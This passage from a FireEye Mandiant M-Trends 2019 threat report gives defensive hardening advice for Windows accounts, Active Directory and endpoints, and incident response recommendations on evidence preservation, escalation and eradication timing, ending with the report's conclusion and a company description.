         {} **Scripts (Startup/Shutdown)**
      ◢ 🖥 **Security Settings**
        ▷ 📑 **Account Policies**
        ◢ 📑 **Local Policies**
          ▷ 📑 **Audit Policy**
          ▷ 📑 **User Rights Assignment**
          ▷ 📑 **Security Options**

- Deny access to this computer from the network (SeDenyNetworkLogonRight)
- Deny log on as a batch job (SeDenyBatchLogonRight)
- Deny log on as a service (SeDenyServiceLogonRight)
- Deny log on locally (SeDenyInteractiveLogonRight)
- Deny log on through Terminal Services
  (SeDenyRemoteInteractiveLogonRight)
- Debug programs (SeDebugPrivilege) - should be removed for all users -
  including local administrators

Tips for account hardening

- Identify the scope of privileged accounts that exist
  within the environment.

  – This not only includes accounts that are directly
    members of built-in privileged groups – but also
    nested groups and inherited group memberships for
    accounts, which could provide access rights for a
    path for privileged access.

- Enforce a Tiered Architecture Model for restricting
  access using privileged accounts.

- Implement and use designated and isolated Jump
  Boxes / Privileged Access Workstations (PAWS) - for
  performing administrative functions and tasks with
  specific accounts designated for usage within each tier.

- Use the Protected Users Active Directory security group
  for housing privileged and sensitive accounts.

- Use Restricted Admin Remote Desktop or Remote
  Credential Guard when remote desktop protocol (RDP)
  is used for administrative access to endpoints.

- Use separate VPN profiles for administrators (including
  accounts that have privileged access) – which include
  MFA requirements and stateful access-control lists to
  further restrict remote access to Jump Boxes / PAWS
  within the environment.

- Use a Privileged Access Management (PAM) solution—
  which supports automated password rotation,
  time-based access-control conditions (just-in-time
  administration), and verbose logging and auditing of
  when privileged accounts are accessed and used.

- For cloud administration, use separate and dedicated
  accounts that are not used for managing and
  administering on-premise systems and architecture.

  – At a minimum, do not replicate privileged on-
    premise accounts to Microsoft Azure using AD
    Connect.

ACTIVE DIRECTORY HARDENING

Active Directory is the core foundation and backend platform for most organizations. It provides identity management, authentication services and authorization for access to applications and data. Threat actors commonly exploit Active Directory misconfigurations to elevate privileges and move laterally through an environment.

Tips for active directory hardening

- Review Forest architectures and trusts. Focus on the direction of the trust and if any security controls (selective authentication, SID filtering, disabling of Kerberos Full Delegation across the trust) are enforced. Mandiant experts commonly observe Active Directory trusts that are configured for bi-directional authentication, with few controls enforced to restrict and govern the scope of accounts permitted to access resources across a trust boundary. Without controls in place, an attacker can jump from one forest to another and move laterally across a trust boundary.

- Review operational processes and hardening strategies for Active Directory, such as:
  - Logging / monitoring / alerting for Active Directory specific events
  - Group Policy Objects (GPOs)
  - Administration models (access control tiers)
  - Remote administration
  - Service principal names (SPNs)
  - Service accounts
  - Privileged accounts
  - Delegated accounts
  - Accounts with directory replication permissions
  - Password policies
  - Kerberos authentication policies
  - Access control (ACL) configurations for accounts

ENDPOINT HARDENING

A user endpoint is the most common starting point of an initial compromise. In addition to network segmentation and communication restrictions between endpoints, additional hardening should be implemented to enhance controls that prevent initial infection, lateral movement and privilege escalation.

Tips for endpoint hardening:

- Use Group Policy settings to centrally enforce hardening controls for Microsoft Office to minimize endpoint infection risks due to a weaponized email attachment or document. Protection considerations include:

    - Restrictions to block macros from running in Office files received from external sources

    - Trust Center hardening that defines and enforces controls for Dynamic Data Exchange (DDE), trusted documents, trusted locations, File Block settings, Protected View and automatic links

    - Object Linking and Embedding (OLE) to block specific file extensions for OLE embedding (py;rb;iqy) not blocked by default by Microsoft, and to restrict OLE package activation behaviors

- Disable legacy versions of protocols on endpoints, as these provide a vector for an attacker to use tools that rely upon the functionality of legacy protocols, such as SMB v1.0 and PowerShell v2.0.

- Disable WDigest authentication on endpoints (Windows OS platforms pre-Windows 8.1 / 2012 R2). If WDigest authentication is enabled, cleartext credentials are stored in memory. WDigest authentication can be disabled via a registry modification or by using a Microsoft Group Policy ADMX template.

- Review and reduce the scope of standard users with local administrative permissions on endpoints.

- Ensure that the built-in local administrator account has a unique and random password configured across all endpoints. Use the Microsoft Local Administrator Password Solution tool (LAPS)[13] or a third-party

privileged access management (PAM) technology. Additionally, any local administrator accounts should be restricted from initiating network, service, or remote desktop (RDP)-based logons across endpoints. Using Group Policy, any local administrative accounts can be referenced via the security setting of:

> **S-1-5-114: NT AUTHORITY\Local account and member of Administrators group**

- Enforce segmentation at the endpoint to prevent common lateral movement techniques between systems. Endpoint segmentation controls can even prevent ransomware from propagating throughout an environment and impacting operations and system availability. Common endpoint segmentation controls for implementation using host-based firewalls (including Windows Firewall) include:

    - Blocking SMB communications between workstations and laptops

    - Blocking RDP communications between workstations and laptops, and from user endpoints to servers and critical assets

    - Blocking WMI and Windows Remote Management / PowerShell Remoting (WinRM) between workstations and laptops, and from user endpoints to servers and critical assets

    - Enforce application whitelisting, starting with critical servers and systems (e.g., Domain Controllers). Applocker[14] is an inherent enterprise-level Microsoft technology that can be used to enforce application whitelisting on Windows systems.

---

13 See Local Administrator Password Solution on Microsoft TechNet. https://technet.microsoft.com/en-us/mt227395.aspx
14 See AppLocker on Microsoft Windows IT Pro Center. https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-application-control/applocker/applocker-overview

Programmatic Enhancements

from the Frontlines of Incident Response

In addition to the security configuration and architectural weaknesses commonly observed during investigation and remediation, FireEye Mandiant consultants repeatedly observed three common issues during enterprise investigations in 2018.

- Destruction of evidence, which leads directly to unanswered questions in the investigative process.

- Lack of proper investigation and escalation of initial detections, which allows a larger attack to go unnoticed.

- Poorly timed eradication actions, which are unsuccessful in eradicating attacker access and complicate the investigative process.

While premediation covers technical enhancements, organizations can also make programmatic changes to improve both their incident response program and their ability to support remediation activities.

Destruction of Evidence

To facilitate rapid remediation of identified threats, Mandiant has observed that organizations build incident response plans and associated use cases and playbooks that follow the "re-image and replace" model. For example:

Security toolset identifies a possible threat on a user's workstation and generates an alert for an analyst.	The analyst analyzes the system, confirms the presence of malware but identifies no other malicious activity.	The analyst initiates a process to re-image the compromised workstation, so the user can get back to work quickly.

If the detected activity was part of a larger breach unnoticed by the frontline analyst, these issues could destroy valuable evidence on the workstation. We have conducted investigations where key questions went unanswered due to this type of data destruction, including identification of the initial point of entry for an attack or details on the full extent of data stolen by an attacker.

Lack of Investigation

We frequently uncovered evidence of attacker malware that was identified and/or cleaned by security tools. It was not uncommon to learn that that detection was not only escalated to a central dashboard, but also reviewed by an analyst.

For example, an attacker moves laterally to a workstation and executes a password harvesting tool that is stopped and cleaned by antivirus software. Following a playbook, the analyst:

• Confirms that the tool detected the malware.

• Confirms that the tool successfully eradicated that piece of malware.

The playbook lacked steps that would help understand the context of the malware and determine if it required a more in-depth analysis of the infected system or the broader environment. If a more in-depth analysis had been performed, the analyst could have identified that access to the system occurred as a result of lateral movement from another system in the environment and not through a new attack. The analyst might have discovered that the attacker ran several different tools over an extended period of time—clues that this was part of a larger breach.

In this case, a deficient playbook contributes directly to a larger breach, because the attacker went unnoticed for a longer period of time. This is critical, because the sooner a victim identifies an intrusion, the faster they can respond to it, thus reducing the amount of time attackers have to accomplish their mission.

Poorly Timed Remediation

Even when organizations do correctly identify malicious activity as being part of a larger breach, we have observed organizations hamper investigations due to timing mistakes in their response and remediation processes. This is especially true for organizations that become aware of a breach by a sophisticated group through external notification from law enforcement. These notifications often result from lengthy investigations into specific attack groups and occur after attackers have had access to the victim environment for months.

After confirming the initial lead from law enforcement, the victim takes immediate steps to eradicate the attackers, including removing affected systems from the network, blocking access to known command and control channels and changing the passwords of known affected user accounts.

Sophisticated attack groups that have had long term access to a victim are likely to have deployed multiple different backdoors and avenues for remote access to the victim's network to ensure that they maintain persistence over time. In these cases, hasty eradication measures are unlikely to remove these remote access methods. This not only fails to eradicate the attacker from the environment, but also results in the loss of the only current visibility into attacker activity. This sequence of events may motivate the attacker to modify TTPs or take additional actions to maintain their access.

In these scenarios, the victim fails to eradicate the attacker, complicates the investigation and prolongs the investigation and remediation process. By responding too quickly, the victim inadvertently prolongs the breach.

Recommendations for Enabling Effective Remediation

These common issues could have been prevented by adopting a more robust incident response plan and playbooks for investigation and response. Based on Mandiant observations, FireEye recommends that organizations:

- Conduct regular reviews of their incident response plan, use cases and playbooks

  – Perform internal tabletop training exercises, red/blue team exercises or third-party reviews.

  – Consider events and incidents of different severities and complexities and account for real world factors such as inconclusive evidence, mistakes by responders and business impact of eradication steps.

- Ensure that these documents include processes that preserve evidence

  – Consider what steps in their existing playbooks result in destruction of evidence, what evidence is destroyed and how that could impact investigations. Use this data to weigh the risk of evidence destruction against the cost of evidence preservation and incorporate procedures to archive relevant evidence in response playbooks.

  – Include or reference approved processes for the proper handling, storage and documentation of evidence in incident response plans.

- **Develop guidelines to understand the context around identified threats and establish escalation procedures to more experienced analysts**

  - Develop a threat and severity matrix for security events and incidents to establish thresholds that will allow investigators to determine when escalation is necessary. Thresholds should not be based solely on simple volume metrics, but the context of the identified activity. Organizations should understand the threats facing them, how targeted threat actors operate and the forensic evidence that can distinguish a commodity threat from an advanced attacker. Define thresholds and consistently refine them based on this information.

  - Define roles and responsibilities for triage and investigation support throughout the organization to enable timely communication during escalation of events or incidents.

  - Develop an escalation matrix that will allow investigators to quickly determine the appropriate timing and path for escalations based on incident severity.

  - Incorporate the concept of eradication timing, depending on the context of the breach.

  - Include guidelines on eradication timing in playbooks that accommodate the threat and severity matrix. Escalate relevant information to stakeholders to empower them to make decisions about eradication timing.

  - Develop incident remediation plans for complex activities that may be required following a breach. These plans will help the organization properly plan for and execute the operations required to remove a threat from the environment.

  - Coordinate and develop remediation plans with input from all stakeholders that will be involved with implementing technical plans.

Conclusion

We have observed victim organizations with consistent weaknesses in their security program that led to attackers successfully accomplishing their goals and victim organizations failing at detecting, investigating, and responding to attacker activity. Organizations can learn from these mistakes to improve their resilience to targeted attackers, enable their detection and response teams to more effectively answer critical investigative questions and effectively remediate breaches.

By following the guided principles and methodology of premediation, organizations can naturally create the foundational elements for proactively hardening and securing their infrastructure based on proven and tested security controls which are often used to contain and eradicate attackers from environments. This proactive methodology is a proven and effective way to help prevent an initial event from becoming a large-scale incident that impacts an organization's system availability, data confidentially and brand reputation.

Organizations in a reactive state use this same premediation framework to eradicate threat actors and harden their environments to prevent against re-compromise and future attacks. In a proactive state, these principles can bolster existing security controls and mitigate risks related to tactics and techniques used by threat actors.

By regularly reviewing and updating their incident Response Plans and associated use cases and playbooks, organizations can mitigate the risk of destruction of important evidence, failure to identify major breaches, and extending the duration of breaches. Organization should incorporate important concepts such as evidence preservation during remediation activities, context of alerts instead of simple volume metrics, and eradication timing into these documents. This will empower front line analysts to effectively escalate relevant information to decision makers and avoid costly mistakes.

CONCLUSION

Through one lens, it's easy to see how much has changed in the cyber security industry in the past decade. The global median dwell time is now 78 days, nearly a full year less than it was in 2011, when we first reported the statistic. Imagine how bad things would be today if the average attacker was still hiding in systems for that long. We learned firsthand in this year's report in the case of the telecommunications company and the attacker who maintained access for at least three years.

Yet through another lens, not much has changed in the industry in the past decade. Until core technology evolves beyond the familiar, the very essence of cyber security will likely remain the same: threat actors from various nations with diverse motivations will target networks and systems around the globe, and defenders will have what often feels like an impossible task of keeping up with those threats, and doing everything they can—and that is required—to shut them down.

There are many important takeaways from *M-Trends* 2019. We learned about the latest APT threat activity stemming from North Korea, Russia, Iran and China. We learned about the value of early identification and having visibility across all solutions and services. And based on the experience of our Mandiant red teams, we learned how mismanaged multifactor authentication, weak passwords and a lack of account segmentation will almost certainly lead to a breach.

A red team engagement is one of the best ways for organizations to test their security. Mandiant red teams use nondestructive methods to accomplish a set of jointly agreed upon mission objectives. The red team closely mimics a real attacker's active and stealthy attack methods by using tactics, techniques and procedures seen during some of the latest incident response engagements. This helps security teams assess their ability to detect and respond to an active attacker scenario.

To also improve preparedness, we encourage organizations to hold incident response tabletop exercises to simulate typical intrusion scenarios. These exercises help expose participants—notably executives, legal personnel and other staff—to incident response processes and concepts.

One other thing that hasn't changed in 10 years: cyber security professionals continue to diligently defend against bad actors that determinedly pursue their objectives.

FireEye will continue to publish M-Trends in the years to come, to improve our collective security awareness, knowledge and capabilities.

To learn more about FireEye, visit: **www.fireeye.com**

About FireEye, Inc.
FireEye is the intelligence-led security company. Working as a
seamless, scalable extension of customer security operations, FireEye
offers a single platform that blends innovative security technologies,
nation-state grade threat intelligence, and world-renowned Mandiant®
consulting. With this approach, FireEye eliminates the complexity
and burden of cyber security for organizations struggling to prepare
for, prevent, and respond to cyber attacks. FireEye has over 7,700
customers across 67 countries, including more than 50 percent of the
Forbes Global 2000.